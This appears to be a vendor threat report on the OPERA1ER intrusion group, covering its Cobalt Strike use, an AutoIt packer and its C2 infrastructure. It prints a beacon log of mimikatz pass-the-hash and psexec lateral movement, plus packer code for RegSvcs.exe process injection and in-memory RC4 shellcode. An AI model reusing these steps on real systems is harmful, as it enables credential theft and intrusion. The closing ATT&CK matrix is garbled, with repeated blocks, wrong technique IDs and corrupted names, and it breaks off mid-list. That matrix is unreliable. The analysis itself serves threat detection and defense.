[+] Tasked beacon to run mimikatz's sekurlsa::pth /user:Administrateur /domain:NTP80 /ntlm:1783e2c8012939c3cd7068b33800ae3 /run:"%COMSPEC% /c echo 3f073fac667 > \\.\pipe\d/11af" command
beacon> jump psexec_psh W7-T1 BSMBstatus_hugo
[+] Tasked beacon to run windows/beacon_bind_pipe (\\.\pipe\Status_hugo) on W7-T1 via Service Control Manager (PSH)
[+] host called home, sent: 64 bytes
[+] Impersonated NTP80\qrosminet
[+] received output:
Started service 2975853 on W7-T1
[+] established link to child beacon: 192.168.42.142
[+] received output:
user      : Administrateur
domain    : NTP80
program   : c:\windows\system32\cmd.exe /c echo 3f073fac667 > \\.\pipe\d/11af
imperson_ : no
NTLM      : 1783e2c8012939c3cd7068b33800ae3
| PID 384
| TID 8704
| LSA Process is now R/W
| LUID 0 : 10249751 (00000000:009c6617)
\__ msv1_b - data copy @ 00000000:1110480 : OK !
\__ berberos - data copy @ 00000000:1580c08
\__ aes256_hmac -> null
\__ aes128_hmac -> null
\__ rc4_hmac_nt - OK
\__ rc4_hmac_old - OK
\__ rc4_md4 - OK
\__ rc4_hmac_nt_exp - OK
\__ rc4_hmac_old_exp - OK
\__ Password replace @ 00000000:1AE6738 (32) -> null
beacon> sleep 1s [from: Beacon 192.168.42.142@2268]
[+] Tasked beacon to sleep for 1s
[+] host called home, sent: 28 bytes
  
```

SMB beacon deployment in CS

One of the first detection techniques implemented was monitoring the Artifact Microsoft [EventID 7045](#) which is generated when attackers perform lateral movement through the framework. This results in the creation of an encoded command encoded in base 64 starting with the [JaBz](#) pattern.

Samples are delivered as an auto-extractible CAB File built with IExpress Microsoft utility. PE files produced by IExpress are then modified to mimic known applications like VLC, Java, Regedit or TeamViewer: icon and version information inside PE Header are modified.



Pestudio output for a RAT sample

A very simple but interesting technique is used by the threat actor to try to evade the endpoint solution defense mechanism. The original CAB file size is mostly between 1 and 3 MB but the total size of extracted files is more than 115 MB.

Nom	Modifié le	Type	Taille
sayp.jee	28/10/2019 19:01	Fichier JEE	128 Ko
xltlifu.gla	28/10/2019 19:01	Fichier GLA	116 917 Ko
xufzhfxy.exe	09/10/2016 17:20	Application	918 Ko

Content of a CAB archive

Packer obfuscates Autolt script by inserting between each line of code the same block comments with random UTF16 chars. Inserted block size is around 0x4A300 bytes. Considering that this block of data is repeated around 400 times in the file it allows the compression algorithm to compress the file with a ratio of more than 100. We think the creator of this packer in addition to obfuscating the Autolt script may have thought that it could evade endpoint security solutions which exclude files over a certain size from analysis.

The relevant lines of the Autolt script can be dumped using the strings utility.

Autolt script variables are specific to each sample: Autolt interpreter file (xufzhfxy.exe), Autolt script source file (xltlifu.gla), encrypted payload (sayp.jee) and RC4 encryption key.


```

1 #EndRegion
2 Global $unicode_scriptdir = FileGetShortName (@ScriptDir)
3 Global $unicode_windows = FileGetShortName (@WindowsDir)
4 Global $unicode_userprofiledir = FileGetShortName (@UserProfileDir)
5 Global $install = "yes"
6 Global $foldername = "unpcw"
7 Global $autoit3 = "xufzhfxy.exe"
8 Global $stub_name = "xlltlfu.gla"
    
```

Instead of injecting payload into a running process or starting a known binary from disk the packer will copy `RegSvcs.exe` (Microsoft .NET Services Installation Utility) from Windows directory into `%USERPROFILE%` directory. The file will be renamed and start in suspended state to perform injection in last step.

```

37 Func submain($currentdir)
38     Global $sapppath1 = FileGetShortName ($currentdir & "\" & $encrypted_binary)
39     Global $sapppath = FileRead (FileOpen ($sapppath1, 16))
40     Global $inject1 = $unicode_windows & "\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"
41     Global $inject2 = $unicode_windows & "\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe"
42
43     If FileExists ($inject1) Then
44         FileCopy ($inject1, $unicode_userprofiledir & "\" & $autoit3)
45     elseif FileExists ($inject2) Then
46         FileCopy ($inject2, $unicode_userprofiledir & "\" & $autoit3)
47     EndIf
48     FileSetAttrib ($unicode_userprofiledir & "\" & $autoit3, "+SH")
49     tryhard ($unicode_userprofiledir & "\" & $autoit3)
50 EndFunc
    
```

The decryption of the payload is done through the load of RC4 assembly code in memory and called by `CallWindowProc` from `user32.dll`.

```

57 Func _RC4 ($Data, $key)
58     Local $OPCODE =
59         "0xC81001006A006A005356578B551031C989C84989D7F2AE484829C88945F085C00F84DC000000B90001000088C2C0188840DEF
60         FFFFFFFE2F38365F4008365FC00817DFC000100007D478B45FC31D2F775F0920345100FB6008B4DFC0FB68C0DF0FFFFFF01C80345F
61         425FF0000000945F48B75FC8A9435F0FEFFFFFFB7DF486843DF0FEFFFFFF88435F0FEFFFFFF45FCB8B08D9DF0FEFFFFFF31FF89FA3955
62         0C76638B85ECFEFFFFFF4025FF0000008985ECFEFFFFFF89D80385ECFEFFFFFF0FB600038583FEFFFFFF25FF000000898583FEFFFFFF89DE03B
63         5ECFEFFFFFFA0689DF03BDE8FEFFFFFF960788060FB60E0FB60701C181E1FF0000008A840DF0FEFFFFFF8B750801D6300642EB985F5E5B
64         C9C21000"
65     Local $CodeBuffer = DllStructCreate ("byte[" & BinaryLen ($OPCODE) & "]")
66     DllStructSetData ($CodeBuffer, 1, $OPCODE)
67     Local $Buffer = DllStructCreate ("byte[" & BinaryLen ($Data) & "]")
68     DllStructSetData ($Buffer, 1, $Data)
69     VirtualProtect (DllStructGetPtr ($CodeBuffer), BinaryLen ($OPCODE), 0x40)
70     DllCall ("user32.dll", "none", "CallWindowProc", "ptr", DllStructGetPtr ($CodeBuffer), "ptr",
71     DllStructGetPtr ($Buffer), "int", BinaryLen ($Data), "str", $key, "int", 0)
72     Local $Ret = DllStructGetData ($Buffer, 1)
73     $Buffer = 0
74     $CodeBuffer = 0
75     Return $Ret
76 EndFunc
    
```

The RC4 encryption key could not be dumped from the script file using the `strings` utility because the key is made of random UTF-16 characters (The `-e` option only dumps ASCII characters interleaved with zeroes).

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Texte Décodé
00B4C680	FE	A8	D1	BA	10	2C	0D	00	0A	00	67	00	6C	00	6F	00	p`Ñ°. ,...g.l.o.
00B4C690	62	00	61	00	6C	00	20	00	24	00	65	00	6E	00	63	00	b.a.l. .\$.e.n.c.
00B4C6A0	72	00	79	00	70	00	74	00	69	00	6F	00	6E	00	5F	00	r.y.p.t.i.o.n..
00B4C6B0	6B	00	65	00	79	00	20	00	3D	00	20	00	22	00	C5	C1	k.e.y. .-. .".AA
00B4C6C0	10	01	93	31	A1	26	3B	EA	9F	BE	F2	D7	6B	44	8F	39	.. "1; & ;èÿ*ò×kD.9
00B4C6D0	8D	25	03	52	78	0B	D8	C2	25	37	43	66	3B	1E	B4	CA	.%.Rx.0Â%7Cf;. 'È
00B4C6E0	94	6D	37	B1	37	C3	0E	4D	99	79	38	E1	87	18	0F	70	"m7±7Ã.M%y8á+. .E
00B4C6F0	4A	99	CA	3B	FB	E9	7C	F9	D5	0A	22	00	0D	00	0A	00	Ï"È; úé ùó. ".....
00B4C700	23	00	EA	0A	0E	38	E3	7A	47	EB	61	4B	F1	3B	82	D4	#.è..8ãzGèaKñ; Ò
00B4C710	A8	21	9C	B6	B3	98	CA	D1	E9	6D	2E	16	5B	38	93	33	!;œÿ"ÈÑém.. [8"3

Furthermore the hex value of the key stored inside the file between quotation marks cannot be directly used to decrypt the payload. Developers of the packer use an AutoIt RC4 function with `DllCall` and pass key as an `str` argument instead of `wstr` and so AutoIt will try to convert an UTF16 string to ANSI.

Raw extracted binary key (30 UTF16 encoded char):

```
C5 C1 10 01 93 31 A1 26 3B EA 9F BE F2 D7 6B 44 8F 39 8D 25 03 52 78  
0B D8 C2 25 37 43 66 3B 1E B4 CA 94 6D 37 B1 37 C3 0E 4D 99 79 38 E1  
87 18 0F 70 4A 99 CA 3B FB E9 7C F9 D5 0A
```

Resulting RC4 encryption key after conversion (30 ANSI char):

```
Hex key:  
3FD03F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F3F
```

Result of this error is a big loss in key randomness because in most of the cases char will be converted to 3F which is "F". It's a great example of opsec fail after a bad copy and paste of code:

- <https://github.com/BlizD/AutoIT/blob/master/RC4.au3>

We also found the exact same AutoIt process injection function on the following paste:

- <https://pastebin.com/BgPEXkqw>


Infrastructure

C&C servers

Most of C&C domains are registered on free dynamic DNS service. Favorite threat actor 1st level domain names are duckdns[.]org, ddns[.]net, zapto[.]org, hopto[.]org.

OPERA1ER also used dedicated domains for his purposes with topics linked to the target region or interest like afrikmedia[.]info, senegalsante[.]org, coris-bank[.]fr, bdm-sa[.]fr, banquealtantique[.]net.

OPERA1ER also registered two specific domains ****netad[.]com and ****netad[.]ci trying to hide their malicious activities from targeted organizations. ****NETAD is the Active Directory internal domain name of one of the victims in Africa.



Group-IB Graph links OPERA1ER's servers together

Hosting and infrastructure

Monitoring DNS records for identified domains during about 1 year we observed the following behaviours.


Most of the domains are hosted behind proxy services from AS “BLIX – Netbouncer UK1” and “www.portlane.com - Frootynet Sweden”. Associated VPN Providers seems to be “AzireVPN” and “FrootVPN” which both provide crypto-money payment and “no-NAT” IP to their customers.

Frequency of DNS A records updates vary between 2 to 10 updates by month. Some domains are more subject to updates than others.

It’s also interesting to observe that during short period of times some A records are updated to IP addresses part of what seems to be bulletproof host providers like GTHOST (ASN 63023 - GTHost - Edelino Commerce Inc.) or Serverion (ASN 213035 - Serverion B.V.).

During analysis of the infrastructure with help of Group-IB Graph it was noticed that C&C host both Metasploit and Cobalt Strike frameworks. Moreover some servers also hosted C&C panels of RATs.

For example my1empire.duckdns.org pointed to 108.62.49.249:



Group-IB Graph output for OPERA1ER’s server

According to Graph the server hosts Metasploit and CS Team server on port 777. However, there are a lot of other ports, which handle incoming RAT connections.

There were only 5 servers deployed, both frameworks and CS Team server on port 777. But after filtering by amount of opened non-common ports only three remain:

- 176.9.193.5
- 108.62.49.249
- 154.44.177.192

Conclusion

This threat report reveals the damage that can be done by cybercriminals with “off the shelf” tools. Nevertheless, by slowly and careful inching their way through the targeted system, they were able to successfully carry out at least 30 attacks all around the world in less than three years. Many companies were attacked twice, which shows the importance of engaging experienced and competent DFIR teams to handle incidents to avoid repeated hacking.

There are no zero-day threats in OPERA1ER’s arsenal, and the attacks often use exploits for vulnerabilities discovered three years ago. There is enough time to update the infrastructure and install security patches to greatly complicate the work of the adversaries and gain time. But organizations often neglect this basic security practice.

OPERA1ER can prepare the attack for up to one year, studying the internal network of the organization, as well as learning how the digital banking systems were designed and planning the withdrawal of money. This time is also quite enough to identify the anomaly in the network and take measures to localize the incident. For example, Group-IB’s Managed XDR can easily detect not only an anomaly in the network, but also detect and block the threat at the initial stage, when employees receive phishing emails.

The recommendations in this report should be implemented by all organizations as part of best practices security operations. A clear understanding of the kill chain, which can be found in this report, as well as the tools and tactics of this group, makes it possible to take preventive measures to protect your organization and prevent financial losses.

Recommendations and threat hunting tips

These best practices recommendations will help your organization avoid damaging attacks:

1. Check your infrastructure for indicators of compromise provided in this report
2. Utilize external cyber threat intelligence solutions, such as Group-IB Threat Intelligence, to increase awareness of cyber threats relevant to your organization
3. Analyze all incoming emails with Malware Detonation Platforms, such as Group-IB Business Email Protection and Group-IB Managed XDR.
4. Check traffic for outgoing connections on ports 777 and 1600.
5. Conduct an infrastructure audit to identify RATs, Metasploit Meterpreter and Cobalt Strike beacons within the perimeter.
6. Configure domain control policies to encrypt passwords in memory.
7. Update OS and install security patches in a timely manner.
8. Restrict or limit PowerShell where it is not needed. Monitor executable scripts, pay special attention to powershell.exe processes with long base64-encoded strings in arguments or arguments typical of Cobalt Strike, Metasploit, CrackMapExec, etc.
9. Monitor all accounts within a domain.

Reconnaissance <ul style="list-style-type: none"> T1595 Active Scanning T1592 Gather Victim Host Information T1589 Gather Victim Identity Information T1002 Email Addresses T003 Employee Names T1590 Gather Victim Network Information T1591 Gather Victim Org Information T001 Determine Physical Locations T002 Business Relationships T023 Identify Roles T1598 Primary Job Information T1597 Search Open Sources T1596 Search Open Technical Databases T1593 Search Open Websites/Domains T1594 Search Victim-Owned Websites 	Resource Development <ul style="list-style-type: none"> T1583 Acquire Infrastructure Domains T002 DNS Server T003 Virtual Private Server T004 Server T005 Email T1590 Web Services T1586 Compromise Accounts T001 Social Media Accounts T002 Email Accounts T1584 Compromise Infrastructure Domains T002 DNS Server T003 Virtual Private Server T004 Server T005 Botnet T006 Web Services T1587 Develop Capabilities T004 Establish Accounts T002 Email Accounts T1588 Obtain Capabilities T001 Malware T002 Tool T003 Code Signing Certificates T004 Digital Certificates T005 Exploits T006 Vulnerabilities 	Initial Access <ul style="list-style-type: none"> T1189 Drive-by Compromise T1190 Exploit Public-Facing Application T1193 External Remote Services T1200 Remote Applications T1586 Phishing T001 Spearphishing Attachment T002 Spearphishing Link T003 Spearphishing via Service T1091 Replication Through Removable Media T1195 Supply Chain Compromise T1199 Trusted Relationship T1078 Botnet Valid Accounts T001 Domain Accounts T002 Local Accounts 	Execution <ul style="list-style-type: none"> T1059 Command and Scripting Interpreter T001 PowerShell T002 Batch Script T1133 Windows Command Shell T003 Visual Basic T004 Time Providers T005 Winlogon Helper DLL T006 Security Support Provider T007 Kernel Modules and Extensions T1609 Re-opened Applications T008 LSASS Driver T009 Shortcut Modification T1203 File Move/Hide T1106 File Modification T003 Print Processors T004 XDG Autostart Entries T005 Active Setup T1037 Boot or Logon Initialization Scripts T001 Logon Script (Mac) T002 Logon Script (Windows) T1559 Network Logon Script T004 RC Scripts T005 Startup Items T1176 Browser Extensions T1554 Compromise Client Software Binary T1198 Create Account T001 Local Account T002 Domain Account T1549 Create or Modify System Process T001 System Service T003 Windows Service T004 Launch Daemon T1546 Event Triggered Execution T012 Image File Execution Options Injection T1133 External Remote Services T1574 Host Execution Flow T1525 Impair Internal Image T1556 Modify Authentication Process T1137 Office Application Startup T1542 Pre-OS Boot T1137 Scheduled Task/Job T001 At (Linux) T002 At (Windows) T003 User Execution T001 Malicious Link T002 Malicious File T003 Malicious Instrumentation T1047 Windows Management Instrumentation 	Persistence <ul style="list-style-type: none"> T0998 Account Manipulation T1097 BITS Jobs T1547 Boot or Logon Autostart Execution T001 Registry Run Keys / Startup Folder T002 File Move/Hide T1134 Access Token Manipulation T001 Token Impersonation/Theft T002 Create Process with Token T003 Make and Impersonate Token T004 Parent PID Spoofing T005 SID-History Injection T1547 Boot or Logon Autostart Execution T001 Registry Run Keys / Startup Folder T002 File Move/Hide T003 Time Providers T004 Winlogon Helper DLL T005 Security Support Provider T006 Kernel Modules and Extensions T007 Re-opened Applications T008 LSASS Driver T009 Shortcut Modification T1040 File Move/Hide T1610 File Modification T003 Print Processors T004 XDG Autostart Entries T005 Active Setup T1037 Boot or Logon Initialization Scripts T001 Logon Script (Mac) T002 Logon Script (Windows) T003 Network Logon Script T004 RC Scripts T005 Startup Items T1176 Browser Extensions T1554 Compromise Client Software Binary T1198 Create Account T001 Local Account T002 Domain Account T1549 Create or Modify System Process T001 System Service T003 Windows Service T004 Launch Daemon T1546 Event Triggered Execution T012 Image File Execution Options Injection T1133 External Remote Services T1574 Host Execution Flow T1525 Impair Internal Image T1556 Modify Authentication Process T1137 Office Application Startup T1542 Pre-OS Boot T1137 Scheduled Task/Job T001 At (Linux) T002 At (Windows) T003 User Execution T001 Malicious Link T002 Malicious File T003 Malicious Instrumentation T1047 Windows Management Instrumentation 	Privilege Escalation <ul style="list-style-type: none"> T1548 Abuse Elevation Control Mechanism T001 Smbd and Svcid T002 Bypass User Account Control T003 Elevated Execution with Prompt T1134 Access Token Manipulation T001 Token Impersonation/Theft T002 Create Process with Token T003 Make and Impersonate Token T004 Parent PID Spoofing T005 SID-History Injection T1547 Boot or Logon Autostart Execution T001 Registry Run Keys / Startup Folder T002 File Move/Hide T003 Time Providers T004 Winlogon Helper DLL T005 Security Support Provider T006 Kernel Modules and Extensions T007 Re-opened Applications T008 LSASS Driver T009 Shortcut Modification T1040 File Move/Hide T1610 File Modification T003 Print Processors T004 XDG Autostart Entries T005 Active Setup T1037 Boot or Logon Initialization Scripts T001 Logon Script (Mac) T002 Logon Script (Windows) T003 Network Logon Script T004 RC Scripts T005 Startup Items T1176 Browser Extensions T1554 Compromise Client Software Binary T1198 Create Account T001 Local Account T002 Domain Account T1549 Create or Modify System Process T001 System Service T003 Windows Service T004 Launch Agent T005 System Service T006 Windows Service T1546 Event Triggered Execution T012 Image File Execution Options Injection T1133 External Remote Services T1574 Host Execution Flow T1525 Impair Internal Image T1556 Modify Authentication Process T1137 Office Application Startup T1542 Pre-OS Boot T1137 Scheduled Task/Job T001 At (Linux) T002 At (Windows) T003 User Execution T001 Malicious Link T002 Malicious File T003 Malicious Instrumentation T1047 Windows Management Instrumentation 	Defense Evasion <ul style="list-style-type: none"> T1548 Abuse Elevation Control Mechanism T001 Smbd and Svcid T002 Bypass User Account Control T003 Elevated Execution with Prompt T1134 Access Token Manipulation T001 Token Impersonation/Theft T002 Create Process with Token T003 Make and Impersonate Token T004 Parent PID Spoofing T005 SID-History Injection T1547 Boot or Logon Autostart Execution T001 Registry Run Keys / Startup Folder T002 File Move/Hide T003 Time Providers T004 Winlogon Helper DLL T005 Security Support Provider T006 Kernel Modules and Extensions T007 Re-opened Applications T008 LSASS Driver T009 Shortcut Modification T1040 File Move/Hide T1610 File Modification T003 Print Processors T004 XDG Autostart Entries T005 Active Setup T1037 Boot or Logon Initialization Scripts T001 Logon Script (Mac) T002 Logon Script (Windows) T003 Network Logon Script T004 RC Scripts T005 Startup Items T1176 Browser Extensions T1554 Compromise Client Software Binary T1198 Create Account T001 Local Account T002 Domain Account T1549 Create or Modify System Process T001 System Service T003 Windows Service T004 Launch Agent T005 System Service T006 Windows Service T1546 Event Triggered Execution T012 Image File Execution Options Injection T1133 External Remote Services T1574 Host Execution Flow T1525 Impair Internal Image T1556 Modify Authentication Process T1137 Office Application Startup T1542 Pre-OS Boot T1137 Scheduled Task/Job T001 At (Linux) T002 At (Windows) T003 User Execution T001 Malicious Link T002 Malicious File T003 Malicious Instrumentation T1047 Windows Management Instrumentation 	Credential Access <ul style="list-style-type: none"> T1110 Brute Force T1555 Credentials from Password Stores T1212 Exploitation for Credential Access T1499 Forced Authentication T1606 Force User Credentials T1096 Input Capture T001 Keylogging T002 GUI Input Capture T003 Web Portal Capture T004 Credential API Hooking T1567 Man-in-the-Middle T1596 Modify Authentication Process T1040 Network Sniffing T1003 OS Credential Dumping T1135 LSASS Memory T002 Security Account Manager T003 NTDS T004 LSA Secrets T005 Cached Domain Credentials T006 DCSync T007 Priv. Filesystem T008 Impassword and Jeter/Shadow T1528 Steal Application Access Token T1558 Steal or Forge Kerberos Tickets T001 Golden Ticket T002 Silver Ticket T003 Kerberoasting T004 AS-REP Roasting T1530 Small Web Service Cookie T1111 Task-Factor Authentication Interception T1552 Unsecured Credentials T001 Credentials In Files T002 Credentials in Registry T003 Bash History T004 Private Keys T005 Cloud Instance Metadata API T006 Group Policy Preferences T007 Container API 	Discovery <ul style="list-style-type: none"> T1087 Account Discovery T001 Local Account T002 Domain Account T003 Email Account T004 Social Profiles T1010 Application Window Discovery T1217 Browser Bookmark Discovery T1580 Cloud Infrastructure Discovery T1538 Cloud Service Dashboard T1526 Cloud Service Discovery T1613 Domain and Resource Discovery T1492 Domain Trust Discovery T1083 File and Directory Discovery T1046 Network Service Scanning T1135 Network Share Discovery T1040 Network Sniffing T1201 Password Policy Discovery T1210 Peripheral Discovery T1069 Permission Groups Discovery T001 Local Groups T002 Domain Groups T003 Social Profiles T1057 Process Discovery T1012 Query Registry T1018 Remote System Discovery T1518 Software Discovery T1082 System Information Discovery T1614 System Location Discovery T1016 System Network Configuration Discovery T1049 System Network Configuration Discovery T1033 System Owner/User Discovery T1007 System Time Discovery T1124 System Time Discovery T1497 Virtualization/Sandbox Evasion 	Lateral Movement <ul style="list-style-type: none"> T1210 Exploitation of Remote Services T1534 Internal Spearphishing T1570 Lateral Tool Transfer T1663 Remote Service Session Hijacking T001 RDP Hijacking T1021 Remote Services T001 Remote Desktop Protocol T002 SMB/Windows Admin Shares T003 Distributed Component Object Model T1613 Domain and Resource Discovery T1492 Domain Trust Discovery T1083 File and Directory Discovery T1046 Network Service Scanning T1135 Network Share Discovery T1040 Network Sniffing T1201 Password Policy Discovery T1210 Peripheral Discovery T1069 Permission Groups Discovery T001 Local Groups T002 Domain Groups T003 Social Profiles T1057 Process Discovery T1012 Query Registry T1018 Remote System Discovery T1518 Software Discovery T1082 System Information Discovery T1614 System Location Discovery T1016 System Network Configuration Discovery T1049 System Network Configuration Discovery T1033 System Owner/User Discovery T1007 System Time Discovery T1124 System Time Discovery T1497 Virtualization/Sandbox Evasion 	Collection <ul style="list-style-type: none"> T1560 Archive Collected Data T001 Archive via Utility T002 Archive via Library T003 Archive via Custom Method T1123 Audio Capture T1119 Automated Collections T1115 Clipboard Data T1530 Data from Cloud Storage Object T1602 Data from Configuration Repository T1213 Data from Information Repositories T1005 Data from Local System T1038 Data from Network Shared Drive T1025 Data from Removable Media T1074 Data Staged T001 Local Data Staging T002 Remote Data Staging T1114 Email Collection T001 Local Email Collection T002 Email Forwarding Rule T003 Remote Email Collection T1068 Input Capture T001 